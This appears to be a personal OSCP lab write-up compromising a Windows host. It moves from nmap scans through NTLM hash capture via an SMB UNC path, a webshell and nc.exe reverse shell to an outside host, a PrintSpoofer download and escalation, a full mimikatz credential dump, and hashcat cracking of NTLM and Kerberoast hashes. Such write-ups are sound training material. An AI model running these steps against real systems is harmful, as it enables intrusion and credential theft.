OSCP - B

```
nmap -T5 -Pn 192.168.213.147 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 01:43 CEST
Warning: 192.168.213.147 giving up on port because retransmission cap hit
(2).
Nmap scan report for 192.168.213.147
Host is up (0.038s latency).
Not shown: 65277 closed tcp ports (conn-refused), 238 filtered tcp ports
(no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5985/tcp  open  wsman
7680/tcp  open  pando-pub
8000/tcp  open  http-alt
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 41.33 seconds
```

```
nmap -sC -sV 192.168.213.147 -p
21,22,135,139,445,5040,5985,7680,8000,8080,8443,47001,49664,49665,49666,49
667,49668,49669,49670,49671
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 01:46 CEST
Nmap scan report for 192.168.213.147
Host is up (0.041s latency).
```

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 e03a634a07834d0b6f4e8a4d793d6e4c (RSA)
|   256 3f16ca3325fda2e6bbf6b0043221210b (ECDSA)
|_  256 feb07a14bf77849ab326598dff7e9284 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
8000/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
|_http-open-proxy: Proxy might be redirecting requests
8080/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Bad Request
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=MS01.oscp.exam
| Subject Alternative Name: DNS:MS01.oscp.exam
| Not valid before: 2022-11-11T07:04:43
|_Not valid after:  2023-11-10T00:00:00
|_http-title: Bad Request
| tls-alpn:
|_  http/1.1
|_ssl-date: 2023-04-02T23:49:26+00:00; +3s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
```

```
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
| smb2-time:
|   date: 2023-04-02T23:49:14
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.34 seconds
```

21

- anonymous login - doesn't work
- to do: bruteforce

135, 445

- scanned for eternal blue, anonymous login - doesn't work
- to


Initial Foothold

1. Create a smb server tgat supports SMB v2

```
smbserver.py -smb2support share-name smb-share
```

2. Send the POST request like that

```
name=Company&mail=test%40test.com&url=\\192.168.45.214\smb-share
```




```
john ntlm.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Diamond1         (web_svc)
1g 0:00:00:00 DONE (2023-04-03 22:01) 20.00g/s 491520p/s 491520c/s
491520C/s ceaser..280789
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed.
```

ssh into .147 using web_svc creds

Lateral movement

1. Upload webshell.asp on ``C:\inetpub\wwwroot
2. ``C:\inetpub\wwwroot\nc.exe 192.168.45.214 443 -e cmd.exe

Privilege Escalation

```
C:\Windows\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ============================================
========
```

```
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeShutdownPrivilege           Shut down the system
Disabled
SeAuditPrivilege              Generate security audits
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeUndockPrivilege             Remove computer from docking station
Disabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
SeTimeZonePrivilege           Change the time zone
Disabled

C:\Windows\Temp>curl http://192.168.45.214/PrintSpoofer64.exe -o
PrintSpoofer64.exe
curl http://192.168.45.214/PrintSpoofer64.exe -o PrintSpoofer64.exe

C:\Windows\Temp>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Mimikatz

```
C:\Windows\Temp>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
```

```
  .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
  ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
  '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
   '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1818171 (00000000:001bbe3b)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 4/3/2023 3:08:40 PM
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-
4004696415
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : MS01$
     * Domain   : OSCP.EXAM
     * Password : (null)
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 1438812 (00000000:0015f45c)
Session           : NetworkCleartext from 0
User Name         : web_svc
Domain            : OSCP
Logon Server      : DC01
```

```
Logon Time        : 4/3/2023 2:52:44 PM
SID               : S-1-5-21-2610934713-1581164095-2706428072-2606
    msv :
     [00000003] Primary
     * Username : web_svc
     * Domain   : OSCP
     * NTLM     : 53e938166782a44e241beaf02d081ff6
     * SHA1     : e7f3a3cf293b58a124e1c636a07dae46ff9946ae
     * DPAPI    : 1419bfc1f1c29b5a7dbbe53972e7b2bb
    tspkg :
    wdigest :
     * Username : web_svc
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : web_svc
     * Domain   : OSCP.EXAM
     * Password : (null)
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 1438039 (00000000:0015f157)
Session           : Service from 0
User Name         : sshd_5140
Domain            : VIRTUAL USERS
Logon Server      : (null)
Logon Time        : 4/3/2023 2:52:40 PM
SID               : S-1-5-111-3847866527-469524349-687026318-516638107-
1125189541-5140
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : MS01$
```

```
     * Domain   : oscp.exam
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 914877 (00000000:000df5bd)
Session           : NetworkCleartext from 0
User Name         : web_svc
Domain            : OSCP
Logon Server      : DC01
Logon Time        : 4/3/2023 2:47:21 PM
SID               : S-1-5-21-2610934713-1581164095-2706428072-2606
    msv :
     [00000003] Primary
     * Username : web_svc
     * Domain   : OSCP
     * NTLM     : 53e938166782a44e241beaf02d081ff6
     * SHA1     : e7f3a3cf293b58a124e1c636a07dae46ff9946ae
     * DPAPI    : 1419bfc1f1c29b5a7dbbe53972e7b2bb
    tspkg :
    wdigest :
     * Username : web_svc
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : web_svc
     * Domain   : OSCP.EXAM
     * Password : (null)
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 913875 (00000000:000df1d3)
```

```
Session           : Service from 0
User Name         : sshd_668
Domain            : VIRTUAL USERS
Logon Server      : (null)
Logon Time        : 4/3/2023 2:47:17 PM
SID               : S-1-5-111-3847866527-469524349-687026318-516638107-
1125189541-668
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : MS01$
     * Domain   : oscp.exam
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 523899 (00000000:0007fe7b)
Session           : Batch from 0
User Name         : Administrator
Domain            : MS01
Logon Server      : MS01
Logon Time        : 3/2/2023 10:15:08 PM
SID               : S-1-5-21-2114389728-3978811169-1968162427-500
    msv :
```

```
     [00000003] Primary
     * Username : Administrator
     * Domain   : MS01
     * NTLM     : 3c4495bbd678fac8c9d218be4f2bbc7b
     * SHA1     : 90afa30798b082c0d0aae85435421502c254d459
    tspkg :
    wdigest :
     * Username : Administrator
     * Domain   : MS01
     * Password : (null)
    kerberos :
     * Username : Administrator
     * Domain   : MS01
     * Password : (null)
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:54 PM
SID               : S-1-5-17
    msv :
    tspkg :
    wdigest :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    kerberos :
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               : S-1-5-19
```

```
    msv :
    tspkg :
    wdigest :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    kerberos :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 77783 (00000000:00012fd7)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               : S-1-5-90-0-1
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : cc347a164e1bf1a36e2c0552dae0003e
     * SHA1     : bfdacb7592df08a3ac5245fe004685bf53441cf6
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : MS01$
     * Domain   : oscp.exam
     * Password : a8 8f 03 0f 1b 9a 75 c7 94 10 5d 36 e7 56 34 3b 89 6c 35
68 50 94 53 7c 4a 60 db ec eb fa 56 ed 2f 36 88 b0 b2 2f 10 8e 11 b6 be 10
7f d4 f2 b5 39 cd 0b b4 dc 4e e5 57 c0 ae 17 cc 7b ab 73 19 39 45 4e a9 8c
c6 de 67 84 ce 45 09 bb e3 3c 3c 4f af 8c ff c9 40 a1 96 6a b8 e2 8d c0 69
12 e7 e7 87 ce 1a 5b 38 b2 f0 11 40 fa 4e 34 8e 1d 33 6e d3 c4 5e 91 c7 83
df be dd 45 30 a7 3f f5 29 b2 51 02 25 c4 67 79 c9 5d 7b 90 c9 3a c7 fd 89
1e 23 05 8e 31 cc 4e 9f 7d 8e cb 10 e0 1b 81 58 50 df 29 26 d4 73 4b 93 cf
9d a7 55 7d 53 57 a9 c9 08 96 93 2d 65 82 88 04 d5 14 fe ac 0e d7 a3 9c c2
```

```
0e 63 a6 ed a3 bb 83 97 f7 a3 08 68 0d 4c b7 77 77 0a 3e 85 26 15 ff 92 b8
8a 00 26 c2 b4 f2 d5 25 bd 8e d4 f7 74 39 2e 78 27 e7 26 20 0e
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 77765 (00000000:00012fc5)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               : S-1-5-90-0-1
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : MS01$
     * Domain   : oscp.exam
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
```

```
User Name         : MS01$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : ms01$
     * Domain   : OSCP.EXAM
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 47698 (00000000:0000ba52)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               : S-1-5-96-0-0
    msv :
     [00000003] Primary
     * Username : MS01$
```

```
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : MS01$
     * Domain   : oscp.exam
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 47631 (00000000:0000ba0f)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               : S-1-5-96-0-1
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
```

```
    kerberos :
     * Username : MS01$
     * Domain   : oscp.exam
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 46024 (00000000:0000b3c8)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
SID               :
    msv :
     [00000003] Primary
     * Username : MS01$
     * Domain   : OSCP
     * NTLM     : dde1e9fb0b9ed71dced1f9b4a316180d
     * SHA1     : 856d77581961b6d1ee8e547b64019865d57a813d
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : MS01$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/2/2023 10:12:53 PM
```

```
SID               : S-1-5-18
    msv :
    tspkg :
    wdigest :
     * Username : MS01$
     * Domain   : OSCP
     * Password : (null)
    kerberos :
     * Username : ms01$
     * Domain   : OSCP.EXAM
     * Password : 84 9b 3b 21 57 cd a2 a2 42 00 06 96 4a 8b 30 9c 8c 6f 54
f7 0d 07 cf dd 8e f6 4a a4 10 e6 d3 56 6a cd c5 bb 1b dc 98 ab d0 2e 1f e9
3d 9d e6 f5 cd fc 63 e7 65 ac c6 6c 18 97 b4 39 2d a9 78 33 ea 31 bb e7 73
15 84 e2 68 be f2 bc 89 5b c2 cd f1 1a 63 8b 5b 2e 71 1e 4d 35 7d b4 90 ed
90 fc 7e ff 98 57 7a f9 9c f6 8a 04 4b c9 ed d5 99 9a 2d c1 9e 96 c4 7a bf
c2 00 a2 33 b2 f0 9e f3 45 cf 60 69 d1 15 00 f0 b5 e6 ac 28 93 25 02 29 51
6f 94 6b 14 9c de 81 a2 8e ed fd b1 5a 76 55 2f bb 5d d2 95 e1 d4 a8 7c ea
08 26 7f 30 99 fd 9b 96 49 c1 be da f9 a4 b4 43 3c 86 5d f8 64 a2 95 45 62
17 ce 91 ee 73 b1 1a 4a 24 c1 6f 55 6d 26 c8 3b 7c ea 3d f8 a9 69 59 80 9f
94 72 38 a6 70 ef cb b9 8f 61 14 91 ed d9 11 29 e8 10 eb bf bd
    ssp :
    credman :
    cloudap :
```

Crack NTLM mimikatz hashes:

``hashcat -m 1000 -a 0 mimikatz-hashes.txt /usr/share/wordlists/rockyou.txt

```
53e938166782a44e241beaf02d081ff6:Diamond1
3c4495bbd678fac8c9d218be4f2bbc7b:December31
```

Crack sql_svc hash

```
hashcat -m 13100 sql_svc.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR,
LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================
============================================================================
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-11370H @
3.30GHz, 2918/5900 MB (1024 MB allocatable), 3MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce
performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*sql_svc$oscp.exam$MSSQL/MS02.oscp.exam*$5d733d26c82278750818e
a62b8bc367b$eefec1a8114127c96bc713d59d5750c8b0a501f8cc84ea2ff01ded0ee2bf9a
7a4c6a6c6a97bd09382edfdf651e6cf907a06e089502f4354736ee6c93f2028a9fc0446ebc
57dc017962cbf01d0c85da40fa727c8454bf291a14ddf99b6ffac14c82c5190bb432699e55
694e7b36796d4ee176ad6478a4c0aad90a20698bca16906b0b53f8a7fb1a75b71dbf94ff85
29557e60eab6e0f6e1dbf2d2a81d87c9516d22895693801040c67f6ac5d45fc285968c0a00
81be16349e3a6636f642106d0defe060d3fa6318671ce949d8d386f01315d851c35777fd2d
4f5d3369ed3189e887247b712f3023afe40d398b30ba0dc38a7159c79e32a312058fd5359a
861ff4e6dc33420036539a3f2cad52fb7ac8f61d3c869caf709dea97f295ff3f7db3e91f79
2ce02a4f1b476d625f3aeecb63ac025b698f4547a775c9b8d2d44168281a55fa17ec5472be
07035b586e1c2f60ab18b36e381b768efe7fe0a0f3cf9e858a424194a5d5d15cae4b77363e
85d0523a8db5741eeb9faa772a18541b4cee3b7b2716ae9e248c5eefc93508ca37619f4137
```

```
c1c8b5681c7e40d6a200817aa40bdeb438f7644d711409c46766aa4f889a33d5a597bbf7d5
c14e9d8769f5a0ff3f275b0069dff9f73703b687dfc8a3b5aa181a28e74f0c73ed272b378b
12d90dee54c826c9f255ccb4441b655de6d9c5d4c256c0b3f62dbd32e092af162c6282c0c5
4b7d61b1357c2f6dbbb942f8fab4cbbcfe3c4b6316d729f41fab1be3b98d2d895a4f04a5ea
